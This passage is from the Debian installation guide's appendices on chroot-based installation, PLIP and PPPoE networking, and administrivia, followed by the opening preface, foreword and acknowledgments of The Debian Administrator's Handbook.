# ln -s media/cdrom
```

You can mount the `proc` file system multiple times and to arbitrary locations, though `/proc` is customary. If you didn't use **mount -a**, be sure to mount `proc` before continuing:

```
# mount -t proc proc /proc
```

The command **ls /proc** should now show a non-empty directory. Should this fail, you may be able to mount `proc` from outside the chroot:

```
# mount -t proc proc /mnt/debinst/proc
```

#### D.3.4.3 Setting Timezone

Setting the third line of the file `/etc/adjtime` to "UTC" or "LOCAL" determines whether the system will interpret the hardware clock as being set to UTC respective local time. The following command allows you to set that.

```
# editor /etc/adjtime
```

Here is a sample:

```
0.0 0 0.0
0
UTC
```

The following command allows you to choose your timezone.

```
# dpkg-reconfigure tzdata
```

#### D.3.4.4 Configure Networking

To configure networking, edit `/etc/network/interfaces`, `/etc/resolv.conf`, `/etc/hostname` and `/etc/hosts`.

```
# editor /etc/network/interfaces
```

Here are some simple examples from `/usr/share/doc/ifupdown/examples`:

```
#####
# /etc/network/interfaces -- configuration file for ifup(8), ifdown(8)
# See the interfaces(5) manpage for information on what options are
# available.
#####

# The loopback interface isn't really required any longer, but can be used
# if needed.
#
# auto lo
# iface lo inet loopback

# To use dhcp:
#
# auto eth0
# iface eth0 inet dhcp

# An example static IP setup: (network, broadcast and gateway are optional)
#
# auto eth0
# iface eth0 inet static
#     address 192.168.0.42
#     network 192.168.0.0
#     netmask 255.255.255.0
#     broadcast 192.168.0.255
#     gateway 192.168.0.1
```

Enter your nameserver(s) and search directives in `/etc/resolv.conf`:

```
# editor /etc/resolv.conf
```

A simple example `/etc/resolv.conf`:

```
search example.com
nameserver 10.1.1.36
nameserver 192.168.9.100
```

Enter your system's host name (2 to 63 characters):

```
# echo DebianHostName > /etc/hostname
```

And a basic `/etc/hosts` with IPv6 support:

```
127.0.0.1 localhost
127.0.1.1 DebianHostName

# The following lines are desirable for IPv6 capable hosts
::1        ip6-localhost ip6-loopback
fe00::0    ip6-localnet
ff00::0    ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
ff02::3    ip6-allhosts
```

If you have multiple network cards, you should arrange the names of driver modules in the `/etc/modules` file into the desired order. Then during boot, each card will be associated with the interface name (`eth0`, `eth1`, etc.) that you expect.

### D.3.4.5 Configure Apt

Debootstrap will have created a very basic `/etc/apt/sources.list` that will allow installing additional packages. However, you may want to add some additional sources, for example for source packages and security updates:

```
deb-src http://ftp.us.debian.org/debian buster main
deb http://security.debian.org/ buster/updates main
deb-src http://security.debian.org/ buster/updates main
```

Make sure to run `apt update` after you have made changes to the sources list.

### D.3.4.6 Configure Locales and Keyboard

To configure your locale settings to use a language other than English, install the `locales` support package and configure it. Currently the use of UTF-8 locales is recommended.

```
# apt install locales
# dpkg-reconfigure locales
```

To configure your keyboard (if needed):

```
# apt install console-setup
# dpkg-reconfigure keyboard-configuration
```

Note that the keyboard cannot be set while in the chroot, but will be configured for the next reboot.

### D.3.5 Install a Kernel

If you intend to boot this system, you probably want a Linux kernel and a boot loader. Identify available pre-packaged kernels with:

```
# apt search linux-image
```

Then install the kernel package of your choice using its package name.

```
# apt install linux-image-arch-etc
```

### D.3.6 Set up the Boot Loader

To make your Debian GNU/Linux system bootable, set up your boot loader to load the installed kernel with your new root partition. Note that `debootstrap` does not install a boot loader, but you can use `apt` inside your Debian chroot to do so.

Check `info grub` or `man lilo.conf` for instructions on setting up the bootloader. If you are keeping the system you used to install Debian, just add an entry for the Debian install to your existing `grub2 grub.cfg` or `lilo.conf`. For `lilo.conf`, you could also copy it to the new system and edit it there. After you are done editing, call `lilo` (remember it will use `lilo.conf` relative to the system you call it from).

Installing and setting up `grub2` is as easy as:

```
# apt install grub-pc
# grub-install /dev/sda
# update-grub
```

The second command will install `grub2` (in this case in the MBR of `sda`). The last command will create a sane and working `/boot/grub/grub.cfg`.

Note that this assumes that a `/dev/sda` device file has been created. There are alternative methods to install `grub2`, but those are outside the scope of this appendix.

Here is a basic `/etc/lilo.conf` as an example:



```
boot=/dev/sda6
root=/dev/sda6
install=menu
delay=20
lba32
image=vmlinuz
initrd=/initrd.img
label=Debian
```

### D.3.7 Remote access: Installing SSH and setting up access

In case you can login to the system via console, you can skip this section. If the system should be accessible via the network later on, you need to install SSH and set up access.

```
# apt install ssh
```

Root login with password is disabled by default, so setting up access can be done by setting a password and re-enable root login with password:

```
# passwd
# editor /etc/ssh/sshd_config
```

This is the option to be enabled:

```
PermitRootLogin yes
```

Access can also be set up by adding an ssh key to the root account:

```
# mkdir /root/.ssh
# cat << EOF > /root/.ssh/authorized_keys
ssh-rsa ....
EOF
```

Lastly, access can be set up by adding a non-root user and setting a password:

```
# adduser joe
# passwd joe
```

### D.3.8 Finishing touches

As mentioned earlier, the installed system will be very basic. If you would like to make the system a bit more mature, there is an easy method to install all packages with “standard” priority:

```
# tasksel install standard
```

Of course, you can also just use **apt** to install packages individually.

After the installation there will be a lot of downloaded packages in `/var/cache/apt/archives/`. You can free up some disk space by running:

```
# apt clean
```

## D.4 Installing Debian GNU/Linux over Parallel Line IP (PLIP)

This section explains how to install Debian GNU/Linux on a computer without an Ethernet card, but with just a remote gateway computer attached via a Null-Modem cable (also called Null-Printer cable). The gateway computer should be connected to a network that has a Debian mirror on it (e.g. to the Internet).

In the example in this appendix we will set up a PLIP connection using a gateway connected to the Internet over a dial-up connection (ppp0). We will use IP addresses 192.168.0.1 and 192.168.0.2 for the PLIP interfaces on the target system and the source system respectively (these addresses should be unused within your network address space).

The PLIP connection set up during the installation will also be available after the reboot into the installed system (see Chapter 7).

Before you start, you will need to check the BIOS configuration (IO base address and IRQ) for the parallel ports of both the source and target systems. The most common values are `io=0x378, irq=7`.

### D.4.1 Requirements

- A target computer, called *target*, where Debian will be installed.
- System installation media; see Section 2.4.
- Another computer connected to the Internet, called *source*, that will function as the gateway.
- A DB-25 Null-Modem cable. See the [PLIP-Install-HOWTO](#) for more information on this cable and instructions how to make your own.

### D.4.2 Setting up source

The following shell script is a simple example of how to configure the source computer as a gateway to the Internet using `ppp0`.

```
#!/bin/sh

# We remove running modules from kernel to avoid conflicts and to
# reconfigure them manually.
modprobe -r lp parport_pc
modprobe parport_pc io=0x378 irq=7
modprobe plip

# Configure the plip interface (plip0 for me, see dmesg | grep plip)
ifconfig plip0 192.168.0.2 pointopoint 192.168.0.1 netmask 255.255.255.255 up

# Configure gateway
modprobe iptable_nat
iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE
echo 1 > /proc/sys/net/ipv4/ip_forward
```

### D.4.3 Installing target

Boot the installation media. The installation needs to be run in expert mode; enter **expert** at the boot prompt. If you need to set parameters for kernel modules, you also need to do this at the boot prompt. For example, to boot the installer and set values for the “io” and “irq” options for the `parport_pc` module, enter the following at the boot prompt:

```
expert parport_pc.io=0x378 parport_pc.irq=7
```

Below are the answers that should be given during various stages of the installation.

1. Load installer components from CD
  - Select the **plip-modules** option from the list; this will make the PLIP drivers available to the installation system.
2. Detect network hardware
  - If target *does* have a network card, a list of driver modules for detected cards will be shown. If you want to force `debian-installer` to use `plip` instead, you have to deselect all listed driver modules. Obviously, if target doesn't have a network card, the installer will not show this list.
  - Because no network card was detected/selected earlier, the installer will ask you to select a network driver module from a list. Select the **plip** module.
3. Configure the network
  - Auto-configure network with DHCP: No
  - IP address: `192.168.0.1`
  - Point-to-point address: `192.168.0.2`
  - Name server addresses: you can enter the same addresses used on source (see `/etc/resolv.conf`)

## D.5 Installing Debian GNU/Linux using PPP over Ethernet (PPPoE)

In some countries PPP over Ethernet (PPPoE) is a common protocol for broadband (ADSL or cable) connections to an Internet Service Provider. Setting up a network connection using PPPoE is not supported by default in the installer, but can be made to work very simply. This section explains how.

The PPPoE connection set up during the installation will also be available after the reboot into the installed system (see Chapter 7).

To have the option of setting up and using PPPoE during the installation, you will need to install using one of the CD-ROM/DVD images that are available. It is not supported for other installation methods (e.g. netboot).

Installing over PPPoE is mostly the same as any other installation. The following steps explain the differences.

- Boot the installer with the boot parameter `modules=ppp-udeb`<sup>3</sup>. This will ensure the component responsible for the setup of PPPoE (`ppp-udeb`) will be loaded and run automatically.
- Follow the regular initial steps of the installation (language, country and keyboard selection; the loading of additional installer components<sup>4</sup>).
- The next step is the detection of network hardware, in order to identify any Ethernet cards present in the system.
- After this the actual setup of PPPoE is started. The installer will probe all the detected Ethernet interfaces in an attempt to find a PPPoE concentrator (a type of server which handles PPPoE connections).

It is possible that the concentrator will not to be found at the first attempt. This can happen occasionally on slow or loaded networks or with faulty servers. In most cases a second attempt to detect the concentrator will be successful; to retry, select `Configure` and start a PPPoE connection from the main menu of the installer.

- After a concentrator is found, the user will be prompted to type the login information (the PPPoE username and password).
- At this point the installer will use the provided information to establish the PPPoE connection. If the correct information was provided, the PPPoE connection should be configured and the installer should be able to use it to connect to the Internet and retrieve packages over it (if needed). If the login information is not correct or some error appears, the installer will stop, but the configuration can be attempted again by selecting the menu entry `Configure` and start a PPPoE connection.

---

<sup>3</sup> See Section 5.1.7 for information on how to add a boot parameter.

<sup>4</sup> The `ppp-udeb` component is loaded as one of the additional components in this step. If you want to install at medium or low priority (expert mode), you can also manually select the `ppp-udeb` instead of entering the “modules” parameter at the boot prompt.

# Appendix E

## Administrivia

### E.1 About This Document

This manual was created for Sarge's `debian-installer`, based on the Woody installation manual for boot-floppies, which was based on earlier Debian installation manuals, and on the Progeny distribution manual which was released under GPL in 2003.

This document is written in DocBook XML. Output formats are generated by various programs using information from the `docbook-xml` and `docbook-xsl` packages.

In order to increase the maintainability of this document, we use a number of XML features, such as entities and profiling attributes. These play a role akin to variables and conditionals in programming languages. The XML source to this document contains information for each different architecture — profiling attributes are used to isolate certain bits of text as architecture-specific.

### E.2 Contributing to This Document

If you have problems or suggestions regarding this document, you should probably submit them as a bug report against the package `installation-guide`. See the `reportbug` package or read the online documentation of the [Debian Bug Tracking System](#). It would be nice if you could check the [open bugs against installation-guide](#) to see whether your problem has already been reported. If so, you can supply additional corroboration or helpful information to [xxxx@bugs.debian.org](mailto:xxxx@bugs.debian.org), where `xxxx` is the number for the already-reported bug.

Better yet, get a copy of the DocBook source for this document, and produce patches against it. The DocBook source can be found at the [installation-guide project on salsa](#). If you're not familiar with DocBook, don't worry: there is a simple cheatsheet in the manuals directory that will get you started. It's like html, but oriented towards the meaning of the text rather than the presentation. Patches submitted to the `debian-boot` mailing list (see below) are welcomed. For instructions on how to check out the sources via git, see [README](#) from the source root directory.

Please do *not* contact the authors of this document directly. There is also a discussion list for `debian-installer`, which includes discussions of this manual. The mailing list is [debian-boot@lists.debian.org](mailto:debian-boot@lists.debian.org). Instructions for subscribing to this list can be found at the [Debian Mailing List Subscription](#) page; or you can browse the [Debian Mailing List Archives](#) online.

### E.3 Major Contributions

This document was originally written by Bruce Perens, Sven Rudolph, Igor Grobman, James Treacy, and Adam Di Carlo. Sebastian Ley wrote the Installation Howto.

Miroslav Kuře has documented a lot of the new functionality in Sarge's `debian-installer`. Frans Pop was the main editor and release manager during the Etch, Lenny and Squeeze releases.

Many, many Debian users and developers contributed to this document. Particular note must be made of Michael Schmitz (m68k support), Frank Neumann (original author of the [Amiga install manual](#)), Arto Astala, Eric Delaunay/Ben Collins (SPARC information), Tapio Lehtonen, and Stéphane Bortzmeyer for numerous edits and text. We have to thank Pascal Le Bail for useful information about booting from USB memory sticks.

Extremely helpful text and information was found in Jim Mintha's HOWTO for network booting (no URL available), the [Debian FAQ](#), the [Linux/m68k FAQ](#), the [Linux for SPARC Processors FAQ](#), the [Linux/Alpha FAQ](#), amongst others. The maintainers of these freely available and rich sources of information must be recognized.

The section on chrooted installations in this manual (Section [D.3](#)) was derived in part from documents copyright Karsten M. Self.

The section on installations over plip in this manual (Section [D.4](#)) was based on the [PLIP-Install-HOWTO](#) by Gilles Lamiral.

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# Appendix F

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Version 2, June 1991

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Debian Jessie from Discovery to Mastery

# THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog      Roland Mas

# The Debian Administrator's Handbook

Raphaël Hertzog and Roland Mas

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ISBN: 979-10-91414-04-3 (English paperback)

ISBN: 979-10-91414-05-0 (English ebook)

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# Preface

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Debian is a very successful operating system, which is pervasive in our digital lives more than people often imagine or are aware of. A few data points will suffice to make this clear. At the time of writing Debian is the most popular GNU/Linux variant among web servers: according to [W3Techs](http://w3techs.com/)<sup>1</sup>, more than 10% of the web is Debian-powered. Think about it: how many web sites would have you missed today without Debian? Onto more fascinating deployments, Debian is the operating system of choice on the International Space Station. Have you been following the work of ISS astronauts, maybe via the social network presence of NASA or other international organizations? Both the work in itself and the posts about it have been made possible by Debian. Countless companies, universities, and public administrations rely on Debian daily for their operations, delivering services to millions of users around the world... and its orbit!

But Debian is much more than an operating system, no matter how complex, featureful, and reliable such a system could be. Debian is a vision of the freedoms that people should enjoy in a world where more and more of our daily activities depend on software. Debian is born from the cardinal Free Software idea that people should be in control of their computers, and not the other way around. People with enough software knowledge should be able to dismantle, modify, reassemble and share with others all the software that matters to them. It doesn't matter if the software is used for frivolous activities like posting pictures of kittens on the Web, or for potentially life-threatening tasks such as driving our cars and powering the medical devices which cure us — and Debian is used in all of the above scenarios; you should control it. People without in-depth software knowledge should enjoy those freedoms too: they should be able to delegate to people of their choice, people they trust, the audit or modification of software-based devices on their behalf.

In the quest for the control of people over machines, Free operating systems play a fundamental role: you cannot be in full control of a computer device if you do not control its operating system. This is where Debian's main ambition comes from: producing the best, entirely Free operating system. For more than 20 years now, Debian has both developed a Free operating system and promoted a vision of Free Software around it. In so doing, Debian has set a very high bar for software freedom advocates around the world. Debian's decisions on matters of software licensing, for example, are routinely looked to by international standard organizations, governments, and other Free Software projects, when deciding if something should be considered "free enough" or not.

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<sup>1</sup><http://w3techs.com/>

But this political vision is not yet enough to explain Debian's uniqueness. Debian is also a very peculiar social experiment, strongly attached to its independence. Think for a moment of other mainstream Free Software distributions, or even of popular *proprietary* operating systems. Chances are that you can associate each of them with a large company that is either the main development force behind the project, or at the very least the steward of all its non-development activities. Debian is different. Within the Debian Project volunteers pack on themselves the responsibilities of all the activities that are needed to keep Debian alive and kicking. The variety of those activities is stunning: from translations to system administration, from marketing to management, from conference organization to artwork design, from bookkeeping to legal issues... not to mention software packaging and development! Debian contributors take care of all of these.

As a first consequence of this radical form of independence, Debian needs and relies on a very diverse community of volunteers. Any skill in any of the above areas, or others you can imagine, can be invested into Debian and will be used to improve the project. A second consequence of Debian independence is that Debian's choices can be trusted not to be driven by the commercial interests of specific companies — interests that we have no guarantee will always be aligned with the goal of promoting people's control over machines, as too many recent examples in the tech news testify.

One last aspect contributes to Debian's uniqueness: the way in which the social experiment is run. Despite the folklore of being bureaucratic, decision making in Debian is in fact highly distributed. There exist clearly defined areas of responsibility within the project. People in charge of those areas are free to drive their own boat. As long as they keep up with the quality requirements agreed upon by the community, no one can tell them what to do or how to do their job. If you want to have a say on how something is done in Debian, you need to put yourself on the line and be ready to take the job on your shoulders. This peculiar form of meritocracy — which we sometimes call *do-ocracy* — is very empowering for contributors. Anyone with enough skills, time, and motivation can have a real impact on the direction the project is taking. This is testified by a population of about 1 000 official members of the Debian Project, and several thousands of contributors world-wide. It is no wonder that Debian is often credited as the largest community-driven Free Software project in existence.

So Debian is quite unique. Are we the only ones noticing this? Definitely not. According to [DistroWatch](http://distrowatch.com/)<sup>2</sup> there are about 300 active Free Software distributions around. Half of that (about 140) are Debian *derivatives*. That means that they start from Debian, adapt it to fit the needs of their users — usually by adding, modifying, and rebuilding packages — and release the resulting product. In essence, derivatives apply the Free Software granted freedoms of modifying and redistributing copies not only to individual pieces of software, but to a distribution as a whole. The potential of reaching out to new Free Software users and contributors by the means of derivative distributions is huge. We believe that it is mainly thanks to that thriving ecosystem that Free Software is nowadays finally rivaling with proprietary software in fields which were historically considered hard to conquer, such as large desktop deployments. Debian sits at the root of the largest ecosystem of Free Software distributions in existence: even if you are not

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<sup>2</sup><http://distrowatch.com/>

using Debian directly, and even if your distributor has not told you, chances are that you are benefiting right now from the work of the Debian community.

But Debian's uniqueness sometimes comes with unexpected consequences. A consequence of Debian's vision on digital freedoms has been the need of redefining what we mean by *software*. The Debian Project has since long realized that, as part of an operating system, you need to distribute a lot of non-software material: music, images, documentation, raw data, firmware, etc. But how do you apply *software* freedoms to that material? Should we have different requirements or should all material be held up to the same high standard of freedom? The Debian Project has decided for the latter: all material shipped as part of Debian should offer the same freedoms to its users. Such a radical philosophical position has far reaching effects. It means we cannot distribute non-free firmware, or artwork not meant to be used in commercial settings, or books that cannot be modified in order to avoid tarnishing (as book publishers folklore goes) the author's/publisher's reputation.

The book you have in your hands is different. It's a *free as in freedom* book, a book which is up to Debian freedom standards for every aspect of your digital life. For a very long time, the scarce availability of books like this one has been a significant shortcoming of Debian. It meant that there was little reading material that helped to spread Debian and its values, while at the same time embodying those values and showing off their advantages. But it also meant, ironically, that we had little such material that we could distribute as part of Debian itself. This is the first reputable book to address this shortcoming. You can apt install this book, you can redistribute it, you can fork this book or, better, submit bug reports and patches for it, so that others in the future can benefit from your contributions. The "maintainers" of this book — who are also its authors — are longstanding members of the Debian Project, who grok the freedom ethos that permeates every aspect of Debian and know first-hand what it means to take on the responsibility for important parts of Debian. By releasing this Free book they are doing, once more, such a wonderful service to the Debian community.

We hope you will enjoy this cornerstone of Debian reading Freedom as much as we did.

October 2015

Stefano Zacchiroli (Debian Project Leader 2010-2013), Lucas Nussbaum (Debian Project Leader 2013-2015) and Neil McGovern (Debian Project Leader 2015-incumbent)



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# Foreword

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Linux has been garnering strength for a number of years now, and its growing popularity drives more and more users to make the jump. The first step on that path is to pick a distribution. This is an important decision, because each distribution has its own peculiarities, and future migration costs can be avoided if the right choice is made from the start.

BACK TO BASICS

**Linux distribution, Linux kernel**

Strictly speaking, Linux is only a kernel, the core piece of software which sits between the hardware and the applications.

A “Linux distribution” is a full operating system; it usually includes the Linux kernel, an installer program, and most importantly applications and other software required to turn a computer into a tool that is actually useful.

Debian GNU/Linux is a “generic” Linux distribution that fits most users. The purpose of this book is to show its many aspects so that you can make an informed decision when choosing.

## Why This Book?

CULTURE

**Commercial distributions**

Most Linux distributions are backed by a for-profit company that develops them and sells them under some kind of commercial scheme. Examples include *Ubuntu*, mainly developed by *Canonical Ltd.*; *Mandriva Linux*, by French company *Mandriva SA*; and *Suse Linux*, maintained and made commercially available by *Novell*.

At the other end of the spectrum lie the likes of Debian and the Apache Software Foundation (which hosts the development for the Apache web server). Debian is above all a project in the Free Software world, implemented by volunteers working together through the Internet. While some of them do work on Debian as part of their paid job in various companies, the project as a whole is not attached to any company in particular, nor does any one company have a greater say in the project’s affairs than what purely volunteer contributors have.

Linux has gathered a fair amount of media coverage over the years; it mostly benefits the distributions supported by a real marketing department — in other words, company-backed distributions (Ubuntu, Red Hat, SUSE, Mandriva, and so on). But Debian is far from being a marginal distribution; multiple studies have shown over the years that it is widely used both on servers and on desktops. This is particularly true among web servers where Debian is the leading Linux distribution.

➡ <http://www.heise.de/open/artikel/Eingesetzte-Produkte-224518.html>

➡ [http://w3techs.com/blog/entry/debian\\_ubuntu\\_extend\\_the\\_dominance\\_in\\_the\\_linux\\_web\\_server\\_market\\_at\\_the\\_expense\\_of\\_red\\_hat\\_centos](http://w3techs.com/blog/entry/debian_ubuntu_extend_the_dominance_in_the_linux_web_server_market_at_the_expense_of_red_hat_centos)

The purpose of this book is to help you discover this distribution. We hope to share the experience that we have gathered since we joined the project as developers and contributors in 1998 (Raphaël) and 2000 (Roland). With any luck, our enthusiasm will be communicative, and maybe you will join us sometime...

The first edition of this book (in 2004) served to fill a gaping hole: it was the first French-language book that focused exclusively on Debian. At that time, many other books were written on the topic both for French-speaking and English-speaking readers. Unfortunately almost none of them got updated, and over the years the situation slipped back to one where there were very few good books on Debian. We hope that this book, which has started a new life with its translation into English (and several translations from English into various other languages), will fill this gap and help many users.

## Who Is this Book For?

We tried to make this book useful for many categories of readers. First, systems administrators (both beginners and experienced) will find explanations about the installation and deployment of Debian on many computers. They will also get a glimpse of most of the services available on Debian, along with matching configuration instructions and a description of the specifics coming from the distribution. Understanding the mechanisms involved in Debian’s development will enable them to deal with unforeseen problems, knowing that they can always find help within the community.

Users of another Linux distribution, or of another Unix variant, will discover the specifics of Debian, and should become operational very quickly while benefiting fully from the unique advantages of this distribution.

Finally, readers who already have some knowledge of Debian and want to know more about the community behind it should see their expectations fulfilled. This book should make them much closer to joining us as contributors.

## General Approach

All of the generic documentation you can find about GNU/Linux also applies to Debian, since Debian includes most common free software. However, the distribution brings many enhancements, which is why we chose to primarily describe the “Debian way” of doing things.

It is interesting to follow the Debian recommendations, but it is even better to understand their rationale. Therefore, we won’t restrict ourselves to practical explanations only; we will also describe the project’s workings, so as to provide you with comprehensive and consistent knowledge.

## Book Structure

This book has its origins in French publisher Eyrolles' "Administrator's Handbook" collection, and keeps the same approach of revolving around a case study providing both support and illustration for all topics being addressed.

NOTE  
**Web site, authors' email**

This book has its own website, which hosts whatever elements that can make it more useful. In particular, it includes an online version of the book with clickable links, and possible errata. Feel free to browse it and to leave us some feedback. We will be happy to read your comments or support messages. Send them by email to [hertzog@debian.org](mailto:hertzog@debian.org) (Raphaël) and [lolando@debian.org](mailto:lolando@debian.org) (Roland).

➔ <http://debian-handbook.info/>

**Chapter 1** focuses on a non-technical presentation of the Debian project and describes its goals and organization. These aspects are important because they define a general framework that other chapters will complete with more concrete information.

**Chapters 2 and 3** provide a broad outline of the case study. At this point, novice readers can take the time to read **appendix B**, where they will find a short remedial course explaining a number of basic computing notions, as well as concepts inherent to any Unix system.

To get on with our real subject matter, we will quite naturally start with the installation process (**chapter 4**); **chapters 5 and 6** will unveil basic tools that any Debian administrator will use, such as those of the **APT** family, which is largely responsible for the distribution's excellent reputation. These chapters are in no way restricted to professionals, since everyone is their own administrator at home.

**Chapter 7** will be an important parenthesis; it describes workflows to efficiently use documentation and to quickly gain an understanding of problems in order to solve them.

The next chapters will be a more detailed tour of the system, starting with basic infrastructure and services (**chapters 8 to 10**) and going progressively up the stack to reach the user applications in **chapter 13**. **Chapter 12** deals with more advanced subjects that will most directly concern administrators of large sets of computers (including servers), while **chapter 14** is a brief introduction to the wider subject of computer security and gives a few keys to avoid most problems.

**Chapter 15** is for administrators who want to go further and create their own Debian packages.

VOCABULARY  
**Debian package**

A Debian package is an archive containing all the files required to install a piece of software. It is generally a file with a `.deb` extension, and it can be handled with the `dpkg` command. Also called a *binary package*, it contains files that can be directly used (such as programs or documentation). On the other hand, a *source package* contains the source code for the software and the instructions required for building the binary package.

The present version is already the seventh edition of the book (we include the first four that were only available in French). This edition covers version 8 of Debian, code-named *Jessie*.



Among the changes, Debian now sports two new architectures — *arm64* for 64-bit ARM processors, and *ppc64el* for little-endian 64-bit PowerPC processors (designed by IBM and licensed to various manufacturers via the OpenPOWER foundation). On the opposite side, some architectures have been dropped (*sparc*, *ia64*) due to lack of volunteers to keep up with development (which itself can be explained by the fact that associated hardware is getting old and less interesting to work on). Some architectures are still available (in the *Unstable* distribution) but did not get their *ready for release* stamp: *hurd-i386*, *kfreebsd-i386*, *kfreebsd-amd64*. All included packages have obviously been updated, including the GNOME desktop, which is now in its version 3.14. More interestingly, there are two new alternative desktops that are available: **Cinnamon**<sup>3</sup> (fork of GNOME’s Shell created by and for Linux Mint) and **MATE**<sup>4</sup> (continuation of the GNOME 2.x desktop).

We have added some notes and remarks in sidebars. They have a variety of roles: they can draw attention to a difficult point, complete a notion of the case study, define some terms, or serve as reminders. Here is a list of the most common of these sidebars:

- **BACK TO BASICS**: a reminder of some information that is supposed to be known;
- **VOCABULARY**: defines a technical term, sometimes Debian specific;
- **COMMUNITY**: highlights important persons or roles within the project;
- **POLICY**: a rule or recommendation from the Debian Policy. This document is essential within the project, and describes how to package software. The parts of the policy highlighted in this book bring direct benefits to users (for example, knowing that the policy standardizes the location of documentation and examples makes it easy to find them even in a new package).
- **TOOL**: presents a relevant tool or service;
- **IN PRACTICE**: theory and practice do not always match; these sidebars contain advice resulting from our experience. They can also give detailed and concrete examples;
- other more or less frequent sidebars are rather explicit: **CULTURE**, **TIP**, **CAUTION**, **GOING FURTHER**, **SECURITY**, and so on.

## Acknowledgments

### A Bit of History

In 2003, Nat Makarévitch contacted Raphaël because he wanted to publish a book on Debian in the *Cahier de l’Admin* (Admin’s Handbook) collection that he was managing for Eyrolles, a leading French editor of technical books. Raphaël immediately accepted to write it. The first edition came out on 14th October 2004 and was a huge success — it was sold out barely four months later.

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<sup>3</sup><http://cinnamon.linuxmint.com/>

<sup>4</sup><http://mate-desktop.org/>

Since then, we have released 6 other editions of the French book, one for each subsequent Debian release. Roland, who started working on the book as a proofreader, gradually became its co-author.

While we were obviously satisfied with the book's success, we always hoped that Eyrolles would convince an international editor to translate it into English. We had received numerous comments explaining how the book helped people to get started with Debian, and we were keen to have the book benefit more people in the same way.

Alas, no English-speaking editor that we contacted was willing to take the risk of translating and publishing the book. Not put off by this small setback, we negotiated with our French editor Eyrolles and got back the necessary rights to translate the book into English and publish it ourselves. Thanks to a successful crowdfunding campaign, we worked on the translation between December 2011 and May 2012. The “Debian Administrator's Handbook” was born and it was published under a free-software license!

While this was an important milestone, we already knew that the story would be not be over for us until we could contribute the French book as an official translation of the English book. This was not possible at that time because the French book was still distributed commercially under a non-free license by Eyrolles.

In 2013, the release of Debian 7 gave us a good opportunity to discuss a new contract with Eyrolles. We convinced them that a license more in line with the Debian values would contribute to the book's success. That wasn't an easy deal to make, and we agreed to setup another crowdfunding campaign to cover some of the costs and reduce the risks involved. The operation was again a huge success and in July 2013, we added a French translation to the Debian Administrator's Handbook.

## The Birth of the English Book

We are back in 2011 and we just got the required rights to make an English translation of our French book. We are looking into ways to make this happen.

Translating a book of 450 pages is a considerable effort that requires several months of work. Self-employed people like us had to ensure a minimum income to mobilize the time necessary to complete the project. So we set up a crowdfunding campaign on Ulule and asked people to pledge money towards the project.

➡ <http://www.ulule.com/debian-handbook/>

The campaign had two goals: raising €15,000 for the translation and completing a €25,000 liberation fund to get the resulting book published under a free license — that is, a license that fully follows the Debian Free Software Guidelines.

When the Ulule campaign ended, the first goal had been achieved with €24,345 raised. The liberation fund was not complete however, with only €14,935 raised. As initially announced, the liberation campaign continued independently from Ulule on the book's official website.

While we were busy translating the book, donations towards the liberation continued to flow in... And in April 2012, the liberation fund was completed. You can thus benefit from this book under the terms of a free license.

We would like to thank everybody who contributed to these fundraising campaigns, either by pledging some money or by passing the word around. We couldn't have done it without you.

### *Supportive Companies and Organizations*

We had the pleasure of getting significant contributions from many free software-friendly companies and organizations. Thank you to [Code Lutin](http://www.codelutin.com)<sup>5</sup>, [École Ouverte Francophone](http://eof.eu.org)<sup>6</sup>, [Evolix](http://www.evolix.fr)<sup>7</sup>, [Fantini Bakery](http://www.fantinibakery.com)<sup>8</sup>, [FSF France](http://fsffrance.org)<sup>9</sup>, [Offensive Security](http://www.offensive-security.com)<sup>10</sup> (the company behind [Kali Linux](http://www.kali.org)<sup>11</sup>), [Opensides](http://www.opensides.be)<sup>12</sup>, [Proxmox Server Solutions GmbH](http://www.proxmox.com)<sup>13</sup>, SSIELL (Société Solidaire d'Informatique En Logiciels Libres), and [Syminet](http://www.syminet.com)<sup>14</sup>.

We would also like to thank [OMG! Ubuntu](http://www.omgubuntu.co.uk)<sup>15</sup> and [April](http://www.april.org)<sup>16</sup> for their help in promoting the operation.

### *Individual Supporters*

With over 650 supporters in the initial fundraising, and several hundred more in the continued liberation campaign, it is thanks to people like you that this project has been possible. Thank you!

We want to address our special thanks to those who contributed at least €35 (sometimes much more!) to the liberation fund. We are glad that there are so many people who share our values about freedom and yet recognize that we deserved a compensation for the work that we have put into this project.

So thank you Alain Coron, Alain Thabaud, Alan Milnes, Alastair Sherringham, Alban Dumerain, Alessio Spadaro, Alex King, Alexandre Dupas, Ambrose Andrews, Andre Klärner, Andreas Olsson, Andrej Ricnik, Andrew Alderwick, Anselm Lingnau, Antoine Emerit, Armin F. Gnosa, Avétis Kazarian, Bdale Garbee, Benoit Barthelet, Bernard Zijlstra, Carles Guadall Blancafort, Carlos Horowicz — Planisys S.A., Charles Brisset, Charlie Orford, Chris Sykes, Christian Bayle, Christian Leutloff, Christian Maier, Christian Perrier, Christophe Drevet, Christophe Schockaert

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<sup>5</sup><http://www.codelutin.com>

<sup>6</sup><http://eof.eu.org>

<sup>7</sup><http://www.evolix.fr>

<sup>8</sup><http://www.fantinibakery.com>

<sup>9</sup><http://fsffrance.org>

<sup>10</sup><http://www.offensive-security.com>

<sup>11</sup><http://www.kali.org>

<sup>12</sup><http://www.opensides.be>

<sup>13</sup><http://www.proxmox.com>

<sup>14</sup><http://www.syminet.com>

<sup>15</sup><http://www.omgubuntu.co.uk>

<sup>16</sup><http://www.april.org>

